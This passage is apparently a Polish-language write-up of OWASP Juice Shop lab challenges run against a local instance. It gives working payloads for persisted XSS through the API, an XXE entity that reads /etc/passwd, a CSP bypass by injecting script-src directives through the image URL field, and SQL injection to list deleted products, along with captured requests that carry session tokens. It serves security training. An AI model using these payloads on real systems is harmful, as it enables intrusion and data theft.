14 If-None-Match: W/"3007-fWhIYERxGVcvrgUTRceZiKf01JE"
15 Cache-Control: max-age=0

Response
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 257
9 ETag: W/"101-gV23TuSabXYHhCFTxSrypdSK+p4"
10 Vary: Accept-Encoding
11 Date: Sun, 20 Nov 2022 20:11:16 GMT
12 Connection: close
13
14 {
    "status":"success",
    "data":{
      "id":1,
      "name":"Apple Juice (1000ml)",
      "description":"The all-time classic.",
      "price":1.99,
      "deluxePrice":0.99,
      "image":"apple_juice.jpg",
      "createdAt":"2022-11-15T08:48:40.245Z",
      "updatedAt":"2022-11-15T08:48:40.245Z",
      "deletedAt":null
    }
  }
```

Gdy wybierzemy jakiś dowolny produkt – możemy zobaczyć, że jest w nim trochę informacji zapisanych. W tym przypadku będzie istniała możliwość wstrzyknięcia XSS'a. Zanim to zrobimy – zastanówmy się nad tym jak należy zadbać o składnię payload'u aby został wczytany prawidłowo:

With The Backslash, which we call Escape Character, we can show the quotes as a string.


var x = "Welcome To Wonderland"	Welcome To Wonderland
var x = "Welcome To "Wonderland" "	Error
var x = "Welcome To \"Wonderland\" "	Welcome To "Wonderland"

Istotne dla nas są tu znaki apostrofów oraz cudzysłowia. Musimy go podać jako surowy znak aby został zapisany.


```
1 PUT /api/products/1 HTTP/1.1
```

Dodatkowo aby zedytować jakiś produkt – musimy zapytanie zmienić z GET na PUT aby zaktualizować dane zawarte w danym produkcie

Dlatego wystarczy zmienić rodzaj zapytania, oddać nagłówek *Content-Type: application/json* oraz zaktualizować jedną z wartości (najlepiej *description*) z naszym payloadem:



Po wysłaniu zapytania, warto nacisnąć na produkt w sklepie i sprawdzić czy payload działa prawidłowo:



You successfully solved a challenge: API-only XSS (Perform a persisted XSS attack with <iframe src="javascript:alert(`xss`)"> without using the frontend application at all.) X

Retrieve the content of C:\Windows\system.ini or /etc/passwd from the server

Jak już wcześniej odkryliśmy w innym zadaniu – **Use a deprecated B2B interface that was not properly shut down** – mamy możliwość wysyłania plików o rozszerzeniu *.xml*.

Gdy przechwycimy zapytanie – istotne jest teraz to aby stworzyć prawidłowy payload w *XML*. Podstawową treścią tego typu pliku jest na przykład następująca treść:

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE note [
```

```
<!ENTITY nbsp " ">
<!ENTITY writer "Writer: Donald Duck.">
<!ENTITY copyright "Copyright: W3Schools.">
]>

<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
<footer>&writer; &copyright;</footer>
</note>
```


Aby teraz wykonać nasz kod – po zrozumieniu powyższego przykładu – należy:

1. Zdefiniować typ documentu
2. Stworzyć DOCTYPE, w którym definiujemy funkcję systemową odwołującą się do ścieżki */etc/passwd*
3. Wywołujemy funkcję

Ostatecznie nasz payload będzie wyglądał następująco:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
    <!DOCTYPE test [
      <!ELEMENT test ANY >
      <!ENTITY xxe SYSTEM "file:///etc/passwd" >]
>
<test>&xxe;</test>
```


Po wysłaniu zapaytania przy pomocy usługi *Complaint* – powinniśmy mieć wypisane dane pliku */etc/passwd*:



4 gwiazdki

Gain access to any access log file of the server

Aby uzyskać dostęp do logów serwera, istotne jest to aby przeprowadzić poprawną enumerację serwera. Przy pomocy aplikacji *dirb* możemy znaleźć informację o następującej ścieżce: *http://127.0.0.1:3000/support*. Następnie podobnie musimy podejść do enumeracji i znajdziemy wpis o następującej ścieżce: *http://127.0.0.1:3000/support/logs* . Gdy wejdziemy na podaną ścieżkę – odnajdziemy pliki z logami:




Wystarczy pobrać jeden z nich i zadanie zostanie ukończone.

Bypass the Content Security Policy and perform an XSS attack on a legacy page

Logujemy się jako dowolny użytkownik, a następnie – wchodzimy na zakładkę odpowiedzialną za profil użytkownika (*http://127.0.0.1:3000/profile*).

Jak możemy zobaczyć – jest kilka możliwych wektorów ataku – w tym przypadku skupimy się na polu odpowiedzialnym za nazwę użytkownika. Po zmianie nazwy użytkownika – pole jest aktualizowane pod ikoną profilową użytkownika.

Pierwszym krokiem do zweryfikowania podatności XSS jest wpisanie w pole *Username* następującego payload'u: `<script>alert(`xss`)</script>`



Gdy spróbujemy wstawić ten payload – możemy zobaczyć, że dane są sanityzowane i literka *a* została usunięta.


Spróbujmy zatem wcześniej wstawić znak *a* i zobaczmy jak serwer zachowa się wobec tych danych. Następujący payload zostanie wstawiony przez nas: `<<a|ascript>alert(`xss`)</script>`

Niestety i tutaj skrypt nie został wykonany – prawdopodobnie Content Security Policy (CSP) zablokował działanie naszego skryptu. Dlatego też istotne jest tutaj zmienić wektor ataku i skupić się na nagłówku CSP.

Gdy wstawimy zdjęcie przy pomocy *Image URL*, będziemy mogli zauważyć interakcję z nagłówkiem CSP – jego wartość zostanie zmieniona. Gdy wstawimy niepoprawną wartość URL ze zdjęciem – ta wartość również zostanie wprowadzona.

Dlatego też należy przygotować następującą linię w *Image URL*, która pozwoli nam wykonać atak XSS:

```
https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval'
https://code.getmdl.io http://ajax.googleapis.com
```




Order the Christmas special offer of 2014


Aby odkryć specjalny produkt świąteczny z 2014 roku, należy przeprowadzićQL Injection na ścieżce odpowiedzialnej za listę produktów pod URL: http://localhost:3000/rest/products/search?q=

Opisane jest to również w zadaniu - **Exfiltrate the entire DB schema definition via SQL Injection**

Jak już wiemy – produkt można znaleźć w sklepie po zwykłym wyszukiwaniu w panelu głównym:



Dodatkowo odkryliśmy, że produkt może zostać znaleziony przez zapytanie do */rest/products/search*:



Możemy po wykonaniu SQL Injection wyczytać wszystkie produkty zawarte w bazie danych.

127.0.0.1:3000/rest/products/search?q='))--

Kali Linux | Kali Tools | Kali Forums | Kali Docs | NetHunter | Offensive Secur

JSON | Raw Data | Headers

Save | Copy | Collapse All | Expand All | Filter JSON


```
status:        "success"
data:
  0:
    id:            1
    name:          "Apple Juice (1000ml)"
    description:   "The all-time classic."
    price:         1.99
    deluxePrice:   0.99
    image:         "apple_juice.jpg"
    createdAt:     "2022-11-15 08:48:40.245 +00:00"
    updatedAt:     "2022-11-15 08:48:40.245 +00:00"
    deletedAt:     null
  1:
    id:            2
    name:          "Orange Juice (1000ml)"
    description:   "Made from oranges hand-picked by Uncle Dittmeyer."
    price:         2.99
    deluxePrice:   2.49
    image:         "orange_juice.jpg"
    createdAt:     "2022-11-15 08:48:40.245 +00:00"
    updatedAt:     "2022-11-15 08:48:40.245 +00:00"
    deletedAt:     null
  2:
    id:            3
    name:          "Eggfruit Juice (500ml)"
    description:   "Now with even more exotic flavour."
    price:         8.99
    deluxePrice:   8.99
    image:         "eggfruit_juice.jpg"
    createdAt:     "2022-11-15 08:48:40.246 +00:00"
    updatedAt:     "2022-11-15 08:48:40.246 +00:00"
    deletedAt:     null
```


Gdy wyszukamy frazy *Christmas* przy pomocy konbinacji *Ctrl+F*, znajdziemy produkt o identyfikatorze *10 :*


```
  id:            10
  name:          "Christmas Super-Surprise-Box (2014 Edition)"
  description:   "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for an unbeatable price! (Seasonal special offer! Limited availability!)"
  price:         29.99
  deluxePrice:   29.99
  image:         "undefined.jpg"
  createdAt:     "2022-11-15 08:48:40.246 +00:00"
  updatedAt:     "2022-11-15 08:48:40.246 +00:00"
  deletedAt:     "2022-11-15 08:48:40.327 +00:00"
```



Skoro znamy już id produktu naszego, wystarczy dodać produkt do koszyka, przechwycić zapytanie i zmienić *id* produktu na wartość *10*. Po przesłaniu zapytania – w koszyku znajdziemy nasz świąteczny produkt:

```
Pretty   Raw   Hex
1  POST /api/BasketItems/ HTTP/1.1
2  Host: 127.0.0.1:3000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Authorization: Bearer
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI8c2NyaXB0PmFsZXJ0KCdYUlMnKTwvc2NyaXB0PiIsImVtYWlsIjoiYWRtaW5AanVpY2
   Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IiIsInByb2ZpbGVJbWFnZSI6Imh0dHBzO
   i8vYS5wbmc7IHNjcmlwdC1zcmMgJ3Vuc2FmZS1pbmxpbmUnICdzZWxmJyAndW5zYWZlJ2V2YWwnIGh0dHBzOi8vY2skZS5nZXRtZGwuaW8gaHROcDovL2FqYXguZ29vZ2xlYXBpcy5jb20iLCJ0b3RwU2VjcmVOIjoiIiwi
   aXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjItMTEtMTUgMDg6NDg6MzkuMjcyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTUgMDk6MDI6MjcuODA3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIml
   hdCI6MTY2ODUwMzg5OCwiZXhwIjoxNjY4NTIxODk4fQ.BfGC4pqZD4qvNqaWXG0elUWhJjejFYj5Zk2xNh6RS-lcL7wcDp1GT1b2WoecXpFnPFFcKyWR8koOvwj69b_O51-MDdW4AuY_-yMETgoqjkLifpT8NIbUm1zUBtW
   m53KVWFRTJSQkTSuwHz2Ln7I-OpBzmj-06rnaMTYgbBsMrF8
8  Content-Type: application/json
9  Content-Length: 44
10 Origin: http://127.0.0.1:3000
11 Connection: close
12 Referer: http://127.0.0.1:3000/
13 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
   mDuph4tzIaS5UlHoh1TvFYtliyfmSYHjNuXbikofjxSXLHaDuJqtlNc1ECb5SnpUZliOpSBNtwwIxgsNLiawfVaHLK; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiI8c2NyaXB0PmFsZXJ0KCdYUlMnKTwvc2NyaXB0PiIsImVtYWlsIjoiYWRtaW5AanVpY2
   Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IiIsInByb2ZpbGVJbWFnZSI6Imh0dHBzO
   i8vYS5wbmc7IHNjcmlwdC1zcmMgJ3Vuc2FmZS1pbmxpbmUnICdzZWxmJyAndW5zYWZlJ2V2YWwnIGh0dHBzOi8vY2skZS5nZXRtZGwuaW8gaHROcDovL2FqYXguZ29vZ2xlYXBpcy5jb20iLCJ0b3RwU2VjcmVOIjoiIiwi
   aXNBY3RpdmUiOnRydWUsImNyZWFOZWRBdCI6IjIwMjItMTEtMTUgMDg6NDg6MzkuMjcyICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjItMTEtMTUgMDk6MDI6MjcuODA3ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sIml
   hdCI6MTY2ODUwMzg5OCwiZXhwIjoxNjY4NTIxODk4fQ.BfGC4pqZD4qvNqaWXG0elUWhJjejFYj5Zk2xNh6RS-lcL7wcDp1GT1b2WoecXpFnPFFcKyWR8koOvwj69b_O51-MDdW4AuY_-yMETgoqjkLifpT8NIbUm1zUBtW
   m53KVWFRTJSQkTSuwHz2Ln7I-OpBzmj-06rnaMTYgbBsMrF8
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 {
     "ProductId":25,
     "BasketId":"1",
     "quantity":1
   }
```

Parametr zmieniany znajduje się poniżej:

```
18 {
     "ProductId":10,
     "BasketId":"1",
     "quantity":1
   }
```

Dowód:



Identify an unsafe product that was removed from the shop and inform the shop which ingredients are dangerous


Aby znaleźć product, który został usunięty, należy przeprowadzić SQL Injection według instrukcji z zadania – **Order the Christmas special offer of 2014**

Następnie znajdziemy następujący produkt na liście: *Rippertuer Special Juice*

```
    {
      "id": 11,
      "name": "Rippertuer Special Juice",
      "description": "Contains a magical collection of the rarest fruits gathered from all around the world, like Cherymoya Annona cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle marmelos... and others, at an unbelievable price! <br/><span
style=\"color:red;\">This item has been made unavailable because of lack of safety standards.</span> (This product is unsafe! We plan to remove it from the stock!)",
      "price": 16.99,
      "deluxePrice": 16.99,
      "image": "undefined.jpg",
      "createdAt": "2022-11-15 08:48:40.246 +00:00",
      "updatedAt": "2022-11-15 08:48:40.246 +00:00",
      "deletedAt": "2022-11-15 08:48:40.332 +00:00"
    },
```


Do niego zostanie dołączony opis: *This item has been made unavailable because of lack of safety standards.*


Dlatego też należy wpisać frazę w Google, która znajduje się w opisie produktu: `Cherymoya Annona cherimola Jabuticaba Myrciaria cauliflora Bael Aegle marmelos`



